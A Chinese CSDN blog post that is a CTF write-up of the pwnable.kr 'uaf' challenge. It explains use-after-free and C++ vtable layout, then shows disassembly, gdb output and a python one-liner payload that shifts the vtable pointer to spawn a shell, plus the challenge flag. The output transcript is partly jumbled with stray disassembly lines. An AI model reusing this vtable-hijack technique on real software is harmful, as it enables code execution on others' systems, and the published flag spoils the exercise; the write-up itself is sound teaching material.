



博客 (http://blog.csdn.net/)

学院 (http://edu.csdn.net/) 下载 (http://download.csdn.net)

GitChat (http://gitbook.cn/?ref=csdn)

论坛 (http://bbs.csdn.net)

...



登录 (https://passport.csdn.net/account/login) 注册 (https://passport.csdn.net/account/mobileregister?action=mobileRegister) utm_source=csdnblog1

pwnable.kr之uaf

原创 2016年05月26日 22:40:28

标签: pwnable.kr (http://so.csdn.net/so/search/s.do?q=pwnable.kr&t=blog) /

uaf (http://so.csdn.net/so/search/s.do?q=uaf&t=blog)



3355



uaf

终于有时间写一下了，这个题目的答案百度了一下，貌似没有什么特别详细的解答，都是大神们的writeup,可能觉得太简单了，几句话就完事了，而我这种渣渣，只能从头学习，那里不会学哪里。新手可以一起学习一下，如果有兴趣一起学习pwn的可以留言，一起进步，不扯了，开始正事！

uaf漏洞分析基础知识补充：

1
UAF：引用一段被释放的内存可导致程序崩溃，或处理非预期数值，或执行无干指令。使用被释放的内存可带来诸多不利后果，根据具体实例和缺陷发生时机，轻则导致程序合法数据被破坏，重则可执行任意指令。

2
UAF错误的原因：

- (1) 导致程序出错和发生异常的各种条件
- (2) 程序负责释放内存的指令发生混乱

其实简单来说就是因为分配的内存释放后，指针没有因为内存释放而变为NULL，而是继续指向已经释放的内存。攻击者可以利用这个指针内存进行读写。（这个指针可以称为恶性迷途指针）

3
UAF漏洞的利用：

- (1) 先搞出来一个迷途指针

加入CSDN，享受更精准的内容推荐，与500万程序员共同成长！

- (2) 精心构造数据填充被释放的内存区域



R_1v3r (http://blog.csdn....)


+关注

(http://blog.csdn.net/qq_20307987)

原创	粉丝	喜欢	未开通
56	13	53	(https://gi
			utm_sourc



少儿编程



- 他的最新文章
更多文章 (http://blog.csdn.net/qq_20307987)
- 在类的静态函数中如何调用类的非静态成员 (http://blog.csdn.net/qq_20307987/article/details/79037898)
- TCP socket心跳包示例程序 (http://blog.csdn.net/qq_20307987/article/details/79013656)
- CreateEvent使用 (http://blog.csdn.net/qq_20307987/article/details/79012771)
- Qt在信号中如何发送自定义结构体，或者发送多个自定义参数 (http://blog.csdn.net/qq_20307987/article/details/78984865)
- QT中的字符串转换 (http://blog.csdn.net/qq_20307987/article/details/78968835)

文章分类

Page Saved!

pwn学习 (http://blog.csdn.n... 13篇

Add Tags

web攻防 (http://blog.csdn.n... 9篇

逆向工程核心原理学习 (http://... 2篇

代码 (http://blog.csdn.net/q... 8篇

linux学习 (http://blog.csdn.n... 5篇

登录展开

注册

(3)再次使用该指针，让填充的数据使eip发生跳转。

4

在填充的阶段要考虑系统的内存分配机制, 这里介绍一下SLUB

SLUB
8

对对象类型没有限制, 两个对象只要大小差不多就可以重用同一块内存, 而不在乎类型是否相同。样的话, 同一个笼子既可以放鸡, 又可以放鸭。也就是说我们释放掉sock对象A以后马上再创建对象B, 只要A和B大小相同 (不在乎B的类型), 那么B就极有可能重用A的内存。SLAB差不多, 只不过要求类型也要相同。

既然B可以为任意对象类型, 那我们当然希望选择一个用起来顺手的对象类型。至少要符合以下2个条件:

用户可以控制该对象的大小

用户空间可以对该对象写入数据

如果碰巧这块问题内存新分配的数据是比如C++中的类, 那这块内存堆对上可能散落着各种函数指针, 只要用shellcode的地址覆盖其中一个函数指针, 就能够达成执行任意指令。

5

malloc函数做了那些事情。

大于512字节的请求, 是纯粹的最佳分配, 通常取决于FIFO, 就是最近使用过的。

小于64字节的请求, 这是一个缓存分配器, 保持一个快速的再生池块。

在这个两者之间的, 对于大的和小的请求的组合, 做的最好的是通过尝试, 找到满足两个目标的最好的。

对于特别大的字节, 大于128KB, 如果支持的话, 依赖于系统内存映射设备。

6

虚函数, 一旦一个类有虚函数, 编译器会为此类建立一张vtable。子类继承父类vtable中所有项, 当子类有同名函数时, 修改vtable同名函数地址, 改为指向子类的函数地址, 子类有新的虚函数时, 在vtable中添加。记住, 私有函数无法继承, 但如果私有函数是虚函数, vtable中会有相应的函数地址, 所有子类可以通过手段得到父类的虚私有函数。

7

vp_ptr每个对象都会有一个, 而vptr是每个类有一个

vptr指向vtable

一个类中就算有多个虚函数, 也只有一个vptr

做多重继承的时候, 继承了多个父类, 就会有多个vptr

加入CSDN, 享受更精准的内容推荐, 与500万程序员共同成长!

(https://passp

文章存档

2018年1月 (http://blog.csdn....	5篇
2017年12月 (http://blog.csd...	12篇
2017年11月 (http://blog.csdn...	2篇
2017年9月 (http://blog.csdn....	5篇
2017年8月 (http://blog.csdn....	5篇

展开▼

他的热门文章

vmtools显示灰色无法安装解决办法 (http://blog.csdn.net/qq_20307987/article/details/51302005)
20171

64位linux上支持运行32位程序的方法 (http://blog.csdn.net/qq_20307987/article/details/51301778)
6357

PE文件结构分析 (http://blog.csdn.net/qq_20307987/article/details/50953033)
3771

pwnable.kr之uaf (http://blog.csdn.net/qq_20307987/article/details/51511230)
3347

pwnable.kr之passcode (http://blog.csdn.net/qq_20307987/article/details/51303824)
3030



少儿编程



联系我们

网站客服 微博客服
(http://wpa.qq.com/msgrd?v=3&uin=2431299880&site=qq&mei
(http://e.weibo.com/csdnsupport/p

✉ webmaster@csdn.net
✉ mailto:webmaster@csdn.net) ...
Add Tag 400-660-0108

京ICP证09002463号
(http://www.miibeian.gov.cn/)

登录 注册 ✕

虚函数表的结构：它是一个函数指针表，每一个表项都指向一个函数。任何一个包含至少一个虚函数的类都会有这样一张表。需要注意的是vtable只包含虚函数的指针，没有函数体。实现上是一个函数指针的数组。虚函数表既有继承性又有多态性。每个派生类的vtable继承了它各个基类的vtable，如果基类vtable中包含某一项，则其派生类的vtable中也将包含同样的一项，但是两项的值可能不同。如果派生类覆写(override)了该项对应的虚函数，则派生类vtable的该项指向覆写后的虚函数，没有覆写的话，则沿用基类的值。

每一个类只有一个vtable，不是每个对象都有一个vtable，恰恰是每个同一个类的对象都有一个指针，这个指针指向该类的vtable（当然，前提是这个类包含虚函数）。那么，每个对象只额外增加了一个指针的大小，一般说来是4字节。

在类对象的内存布局中，首先是该类的vtable指针，然后才是对象数据。

在通过对象指针调用一个虚函数时，编译器生成的代码将先获取对象类的vtable指针，然后调用vtable中对应的项。对于通过对象指针调用的情况，在编译期间无法确定指针指向的是基类对象还是派生类对象，或者是哪个派生类的对象。但是在运行期间执行到调用语句时，这一点已经确定，编译后的调用代码能够根据具体对象获取正确的vtable，调用正确的虚函数，从而实现多态性。

下面开始分析pwnable.kr中的uaf

```
class Human{
private:
    virtual void give_shell(){
        system("/bin/sh");
    }
protected:
    int age;
    string name; http://blog.csdn.net/
public:
    virtual void introduce(){
        cout << "My name is " << name << endl;
        cout << "I am " << age << " years old" << endl;
    }
};
```

第一个类Human中有虚函数，那么类Human具有一个vtable，这个vtable中记录了类中所有虚函数的函数指针，即包括give_shell和introduce两个函数的函数指针。在vtable后面是类的数据部分。

关于 (https://passp

(http://www.csdn.net/company/about.ht

招聘

(http://www.csdn.net/company/recruit.h

广告服务

(http://www.csdn.net/company/marketin



Copyright © 1999–2018

CSDN.NET, All Rights Reserved

Page Saved!



Add Tags



(https://passp

👍

8

🔖

💬

```
class Man: public Human{
public:
    Man(string name, int age){
        this->name = name;
        this->age = age;
    }
    virtual void introduce(){
        Human::introduce();
        cout << "I am a nice guy!" << endl;
    }
};

class Woman: public Human{
public:
    Woman(string name, int age){
        this->name = name;
        this->age = age;
    }
    virtual void introduce(){
        Human::introduce();
        cout << "I am a cute girl!" << endl;
    }
};
```

紧接着是两个类，这两个类继承了类Human。可以看到他们各自实现了introduce，根据前面基础部分说的，这两个类都会继承父类的vtable，vtable中introduce的函数指针被替换成了他们自己的函数地址。

紧接着看Main

```
int main(int argc, char* argv[]){
    Human* m = new Man("Jack", 25);
    Human* w = new Woman("Jill", 21);

    size_t len;
    char* data;
    unsigned int op;
    while(1){
        cout << "1. use\n2. after\n3. free\n";
        cin >> op;

        switch(op){
            case 1:
                m->introduce();
                w->introduce();
                break;
            case 2:
                len = atoi(argv[1]);
                data = new char[len];
                read(open(argv[2], O_RDONLY), data, len);
                cout << "your data is allocated" << endl;
                break;
            case 3:
                delete m;
                delete w;
                break;
            default:
                break;
        }
    }

    return 0;
}
```

程序流程是根据输入数字跳转到不同的地方执行

- 1 调用两个类的函数
- 2 分配data空间，注意用的时New，从文件名为argv[2]中读取长度为argv[1]的字符到data部分。
- 3 释放对象

加入CSDN，享受更精准的内容推荐，与500万程序员共同成长！

✔ Page Saved!

...

Add Tags

登录

注册

✕

跟进去

```
00000000401264      push    rbp
00000000401265      mov     rbp, rsp
00000000401268      push    rbx
00000000401269      sub     rsp, 28h
0000000040126d      mov     [rbp+var_18], rdi
00000000401271      mov     [rbp+var_20], rsi
00000000401275      mov     [rbp+var_24], edx
00000000401278      mov     rax, [rbp+var_18]
0000000040127c      mov     rdi, rax
0000000040127f      call    _ZN5HumanC2Ev ; Human::Human(void)
00000000401284      mov     rax, [rbp+var_18]
00000000401288      mov     qword ptr [rax], offset off_401570
0000000040128f      mov     rax, [rbp+var_18]
00000000401293      lea     rdx, [rax+10h]
00000000401297      mov     rax, [rbp+var_20]
0000000040129b      mov     rsi, rax
0000000040129e      mov     rdi, rdx
000000004012a1      call    _ZN5SaSERKSS ; std::string::operator=(std::string const&)
000000004012a6      mov     rax, [rbp+var_18]
000000004012aa      mov     edx, [rbp+var_24]
000000004012ad      mov     [rax+8], edx
000000004012b0      add     rsp, 28h
000000004012b4      pop     rbx
000000004012b5      pop     rbp
000000004012b6      retn
000000004012b6      _ZN3ManC2ESSi endp
```

跟到401284后发现giveshell的地址为0x40117a

```
RAX: 0x014c50 --> 0x401590 --> 0x40117a (<_ZN5Human10give_shellEv>: push rbp)
RBX: 0x014c50 --> 0x401590 --> 0x40117a (<_ZN5Human10give_shellEv>: push rbp)
RCX: 0x7ffff7b9b50 --> 0x100000000
RDX: 0x19
RSI: 0x7ffff7fde50 --> 0x014c10 --> 0x6b63614a ('Jack')
RDI: 0x014c08 --> 0x7ffff7d0b10 --> 0x0
RBP: 0x7ffff7fde50 --> 0x7ffff7fde50 --> 0x401300 (<__libc_csu_init>: mov QWORD PTR [rsp-0x28],rbp)
RSP: 0x7ffff7fde50 --> 0x0
RIP: 0x401288 (<_ZN3ManC2ESSi+36>: mov QWORD PTR [rax],0x401570)
R0 : 0x7ffff7fde50 --> 0x7ffff7dcf030 --> 0x7ffff7b7f50 (<_ZNSt7num_getIwSt19istreambuf_iteratorIwSt1
R9 : 0x7ffff7dc9700 --> 0x000210 --> 0x7ffff7ae0d40 (<_ZN10__cxxabiv117__class_type_infoD2Ev>: mov
R10: 0x682
R11: 0x7ffff7b73130 (<_ZN5Sc2Ev>: mov rax,QWORD PTR [rip+0x2ad4a9] # 0x7ffff7dd05d0)
R12: 0x7ffff7fde50 --> 0x014c10 --> 0x6b63614a ('Jack')
R13: 0x7ffff7fde50 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----]
0x40127c <_ZN3ManC2ESSi+24>: mov rdi,rax
0x40127f <_ZN3ManC2ESSi+27>: call 0x401210 (<_ZN5HumanC2Ev>: _Resume@plt)
0x401284 <_ZN3ManC2ESSi+32>: mov rax,QWORD PTR [rbp-0x18]
=> 0x401288 <_ZN3ManC2ESSi+36>: mov QWORD PTR [rax],0x401570
0x40128f <_ZN3ManC2ESSi+43>: mov rax,QWORD PTR [rbp-0x18]
0x401293 <_ZN3ManC2ESSi+47>: lea rdx,[rax+0x10]
0x401297 <_ZN3ManC2ESSi+51>: mov rax,QWORD PTR [rbp-0x20]
0x40129b <_ZN3ManC2ESSi+55>: mov rsi,rax
```

在IDA中看一下

(https://passp

```
'odata:0000000000401560 ; `vtable for' Man
'odata:0000000000401560 _ZTV3Man db 0
'odata:0000000000401561 db 0
'odata:0000000000401562 db 0
'odata:0000000000401563 db 0
'odata:0000000000401564 db 0
'odata:0000000000401565 db 0
'odata:0000000000401566 db 0
'odata:0000000000401567 db 0
'odata:0000000000401568 db 000h ;
'odata:0000000000401569 db 15h
'odata:000000000040156A db 40hp; @/blog.csdn.net/
'odata:000000000040156B db 0
'odata:000000000040156C db 0
'odata:000000000040156D db 0
'odata:000000000040156E db 0
'odata:000000000040156F db 0
'odata:0000000000401570 off_401570 dq offset _ZN5Human10give_shellEv
'odata:0000000000401570 ; DATA XREF: Man::Man(std::string,int)+24to
'odata:0000000000401570 ; Human::give_shell(void)
'odata:0000000000401570 dq offset _ZN3Man9introduceEv ; Man::introduce(void)
'odata:0000000000401570 public _ZTI5Human = modl
```

发现了Man的vtable

点进去看一下两个函数的地址：

give_shell

```
.text:000000000040117A push rbp
.text:000000000040117B mov rbp, rsp
```

introduce:

```
.text:0000000000401202 push rbp
.text:0000000000401203 mov rbp, rsp
```

感兴趣童鞋可以看一下，Human中的giveshell和Man中地址是一样的，而introduce是不一样的，原因前面说过了。

看一下这里的数据，同样是查看十六进制数据，x/a就可以看到函数名字。。。get !!!

```
gdb-peda$ x/5x 0x401570
0x401570 <_ZTV3Man+16>: 0x000000000040117a 0x00000000004012d2
0x401580 <_ZTV5Human>: 0x0000000000000000 0x00000000004015f0
0x401590 <_ZTV5Human+16>: 0x000000000040117a
gdb-peda$ x/5a 0x401570
0x401570 <_ZTV3Man+16>: 0x40117a <_ZN5Human10give_shellEv> 0x4012d2 <_ZN3Man9introduceEv>
0x401580 <_ZTV5Human>: 0x0 0x4015f0 <_ZTI5Human>
0x401590 <_ZTV5Human+16>: 0x40117a <_ZN5Human10give_shellEv>
```

这里也证实了IDA中的地址是对的。

在IDA中分析清楚程序流程后，看到在选择1的时候时调用Introduce函数的。

```
if ( v17 == 1 )
{
    (*(void (__fastcall **)(Human *, int *)))(*_QWORD *)v13 + 8LL)(v13, &v17);
    (*(void (__fastcall **)(Human *)))(*_QWORD *)v14 + 8LL)(v14);
}
```

前面还有

```
u3 = (Human *)operator new(24uLL);
Man::Man((int64)u3, (int64)&v11, 25);
v13 = u3;
// ...


```

所以v13基本可以猜出来是vp_{tr},然后转换为指针,取其中的数据是vtable的第一个值,再加8是第二个值,正好是introduce的函数指针,然后经过前面的调用,就是调用了Introduce函数了。

前面漏洞利用的思路是让调用introduce的时候,调用成getshell。

类在内存中的相对位置如下,那么如果让vtable减去8,那么再调用Introduce的时候,Introduce的函数指针就指向了原来的getshell。(可以理解类vtable向右平移了8个字节。。。)

如图:



蓝色箭头是原来的getshell函数,+8之后指向了红色的位置,调用introduce。如果让vtable指向get_{_}shell那么就要让v13+8之后等于蓝色的位置,因此只要给vtable-8就可以了。

那么输入的数据如何覆盖呢?这又要考虑在new的时候,堆的结构以及如何分配的。


通过学习<http://www.cnblogs.com/bizhu/archive/2012/09/25/2701691.html>
(<http://www.cnblogs.com/bizhu/archive/2012/09/25/2701691.html>)

发现这样一句话:

“在C++中,如果类中有虚函数,那么它就会有一个虚函数表的指针__vfptr,在类对象最开始的内存数据中。之后是类中的成员变量的内存数据。”

那么根据这句话所说,这个程序在case2中读取数据的填充到data空间的时候,开始的八字节就是vtable。之后是类的数据。

http://blog.csdn.net/zhangliang_218/article/details/5544802
(http://blog.csdn.net/zhangliang_218/article/details/5544802)这篇博客中简单地谈到了.vtable指向的是虚表的开始指针。其实vtable是虚表的地址,虚表的第一项是第一个虚函数的指针。(要是错了,大神要指出来哦)



Page Saved!

Add Tags

那么我们可以把vtable的地址减小8，那么程序在后面用rax+8调用introduce函数时候，不就调用成get_shell了吗！！

(https://passp

利用过程：

401570-8=401568


```
uaf@ubuntu:~$ python -c "print '\x68\x15\x40\x00\x00\x00\x00' " > /tmp/poc
uaf@ubuntu:~$ ./uaf 24 </tmp/poc
1. use0000000004010d9 <+533>: call 0x400d40 <_ZNSaIcED1Ev@plt>
2. after0000000004010de <+538>: mov rax,rbx
3. free0000000004010e1 <+541>: mov rdi,rax
3 0x0000000004010e4 <+544>: call 0x400da0 <_Unwind_Resume@plt>
1. use0000000004010e9 <+549>: mov r12,rax
2. after0000000004010ec <+552>: mov rdi,rbx
3. free0000000004010ef <+555>: call 0x400c80 <_ZdlPv@plt>
2 0x0000000004010f4 <+560>: mov rbx,r12
your data is allocated
1. use0000000004010f9 <+565>: mov rbx,rax
2. after0000000004010fc <+568>: lea rax,[rbp-0x40]
3. free000000000401100 <+572>: mov rdi,rax
2 0x000000000401103 <+575>: call 0x400d00 <_ZNSsD1Ev@plt>
your data is allocated
1. use00000000040110a <+582>: mov rbx,rax
2. after00000000040110d <+585>: lea rax,[rbp-0x11]
3. free000000000401111 <+589>: mov rdi,rax
1 0x000000000401114 <+592>: call 0x400d40 <_ZNSaIcED1Ev@plt>
$ ls 000000000401119 <+597>: mov rax,rbx
flag 0uaf00uaf.cpp11c <+600>: mov rdi,rax
$ cat flag00000000040111f <+603>: call 0x400da0 <_Unwind_Resume@plt>
yay_flag_aft3r_pwning
$
```

flag:yay_flag_aft3r_pwning


这里需要注意下free的顺序是先free的m，后free的w，因此在分配内存的时候优先分配到后释放的w，因此需要先申请一次空间，将w分配出去，再开一次，就能分配到m了。

版权声明：本文为博主原创文章，未经博主允许不得转载。




-  m0_37552052 (/m0_37552052) 2017-05-25 22:43

(/m0_37552052) 浅

回复 3楼
-  fa11ing1eaf (/fa11ing1eaf) 2016-12-18 11:28

(/fa11ing1eaf) 带 qq 516668272

回复 2楼
-  kevin66654 (/kevin66654) 2016-07-26 08:36

(/kevin66654) 大神带我飞

回复 1楼

Page Saved!

Add Tags

FIDO-UAF相关调研

aslucky 2015年07月06日 15:00 5903

加入CSDN，享受更精准的内容推荐，与500万程序员共同成长！


登录 注册

最近看了3个星期的FIDO，然后公司觉得不符合公司的定位，停止调研了。既然看了就分享一下吧。下面是可以认证的部分，5000美元的认证费用，我看的是UAF部分。我做的PPT的几个页面：什么是FI...

(https://passp...

(http://blog.csdn.net/aslucky/article/details/46774249)


通过pwnable.kr从零学pwn

 u012763794 2016年07月31日 00:17 5722

本文链接: http://blog.csdn.net/u012763794/article/details/51992512 下面的这个地址很多ctf的学习资源都是有推荐的
挑战地址: http://7...


(http://blog.csdn.net/u012763794/article/details/51992512)

IE UAF 漏洞 (CVE-2012-4969) 漏洞分析与利用

简介 这是一个UAF的漏洞 实验环境 Windows 7 Sp1 32位 IE 8 win  u012763794 2017年04月05日 11:35 2336
dbg IDA mona 漏洞分析 搜了一下metasploit...

(http://blog.csdn.net/u012763794/article/details/68059625)


pwnable.kr之uaf

 bluestar628 2017年04月13日 12:54 230

Uaf-useafter free是指堆在被释放后，因为指针没有置为0，从而导致的可以利用这个指针重新利用本应该被释放空间的漏洞。一般情况下，包含这个漏洞会导致程序崩溃，但是如果别有用心者，把这块空间...

(http://blog.csdn.net/bluestar628/article/details/70157003)

pwnable.kr [Toddler's Bottle] – uaf

 qq_19550513 2017年04月10日 21:09 251

Mommy, what is Use After Free bug? ssh uaf@pwnable.kr -p2222 (pw:guest) 根据提示已经可以知道这里需要我们利用漏洞Use...


(http://blog.csdn.net/qq_19550513/article/details/69951217)

区块链概念股大揭秘！这些股值得入手！



【网易官方股票交流群】添加微信好友，进群免费领牛股→


pwnable.kr writeup之unlink

 z231288 2017年03月21日 19:27 1048

pwnable.kr writeup之unlink

(http://blog.csdn.net/z231288/article/details/64481130)


pwnable.kr collision

 qq_20307987 2016年04月30日 20:30 645

pwnable.kr 的 collision，深入发掘，还是基础有问题，积累提升！！

(http://blog.csdn.net/qq_20307987/article/details/51287691)


pwnable.kr [Toddler's Bottle] – codemap

 qq_19550513 2017年06月02日 17:22 621

写在最前：想要成为安全大牛的愿望还是这么遥不可及。渐渐地，没有什么忧虑的大学生活也好像开始有了一些属于小人物的志忑。还是坚信自己很厉害，可是道路前方仍是一篇迷蒙。感谢帮助过我的前辈，以及让我可...

(http://blog.csdn.net/qq_19550513/article/details/72846279)


pwnable.kr之flag

 qq_20307987 2016年05月02日 11:14 812

flag 下载下来是upx 压缩过的文件，用upx -d 解压一下，变为flag_upacked_upx文件，然后再IDA中看。 对flag_upack
ed_upx用s...


(http://blog.csdn.net/qq_20307987/article/details/51295584)

[pwnable.kr] input

 kevin66654 2016年08月03日 18:21 1155

网上最全的题解在这：input题解 知识点细节看上面那个题解就好了，非常详细 细节问题折腾好久，来学习一下：如何把inp
加入CSDN，享受更精准的内容推荐，与500万程序员共同成长！
以文件放上去？有两种方法：A、WinSCP，注意tmp文件我们没有定...

登录 注册

 Page Saved!

Add Tags

(http://blog.csdn.net/kevin66654/article/details/52105862)

(https://passp

pwnable.kr [Toddler's Bottle] – mistake qq_19550513 2017年03月14日 16:39 312

We all make mistakes, let’s move on. (don’t take this too seriously, no fancy hacking skill is re...

(http://blog.csdn.net/qq_19550513/article/details/62045323)

pwnable.kr 之fd qq_20307987 2016年04月30日 13:21 662

感觉自己什么都不会，各种东西都开始学了。这个假期看看自己能把pwn学到什么程度~~ www.pwnable.kr.com come on
题目:fd 补一点知识 linux文件权...

(http://blog.csdn.net/qq_20307987/article/details/51286225)

pwnable.kr – fd SCNU_Jiechao 2015年12月19日 13:40 1733

题目： 题目链接：http://pwnable.kr/play.php ——> 连接登录：ssh fd@pwnable.kr -p2222查看文件及权限：ls -al看到fl
ag文件，但是当...

(http://blog.csdn.net/SCNU_Jiechao/article/details/50358070)

pwnable.kr之simple login详解 qq_33528164 2017年04月26日 20:36 473

学习二进制不容易，大家要忍得住寂寞，耐得住孤独，进入正题。 总体思路： 输入更多的数据，溢出，修改main的返回值地
址，使其返回到correct中，从而获取shell. 大家可能会有疑问:为什么...

(http://blog.csdn.net/qq_33528164/article/details/70829383)

pwnable.kr之input qq_20307987 2016年05月07日 12:03 1449

input 这道题有点麻烦。一共有五个阶段，需要突破，参考链接里讲的很详细了，自己没有太多的理解。感觉基础差太多了，
像进程间通信，Linux管道技术，网络 编程，都需要加强。 在这里记录...

(http://blog.csdn.net/qq_20307987/article/details/51337179)

pwnable.kr [Toddler's Bottle] – bof qq_19550513 2017年03月11日 22:47 181

简单的栈溢出练习。 源码如下：#include #include #include void func(int key){ char overflowme[32]; print...

(http://blog.csdn.net/qq_19550513/article/details/61436301)

pwnable.kr 之passcode summary qq_33528164 2017年04月23日 16:02 177

本人写这篇博客完全是为了方便以后查证，若能帮上各位的忙，在线非常宽慰. 关于pwnable.kr上的passcode,这博客写的很
到位，大家不妨去看一下：passcode.我在这里只是补充几个问题， ...

(http://blog.csdn.net/qq_33528164/article/details/70505151)

pwnable.kr [Toddler's Bottle] – shellshock qq_19550513 2017年03月16日 16:14 108

Mommy, there was a shocking news about bash. I bet you already know, but lets just make it sure

(http://blog.csdn.net/qq_19550513/article/details/62425692)

pwnable.kr [Toddler's Bottle] – flag qq_19550513 2017年03月13日 10:11 143

考查简单的逆向分析能力，主要还是看了不了解套路。用IDA打开flag文件，发现程序流程异常，检测不到库函数，察觉到有
壳。用任意hex编辑器打开，也可以直接在IDA中观察Hex View，可以看...

(http://blog.csdn.net/qq_19550513/article/details/61913659)

pwnable.kr解题write up —— Toddler's Bottle (一)

网站地址：pwnable.kr 提供许多优质的ctf训练题，题目设计的都非
常巧妙，适合思考。 ...

(http://blog.csdn.net/hwz2311245/article/details/49485563)

加入CSDN，享受更精准的内容推荐，与500万程序员共同成长！

登录 注册 X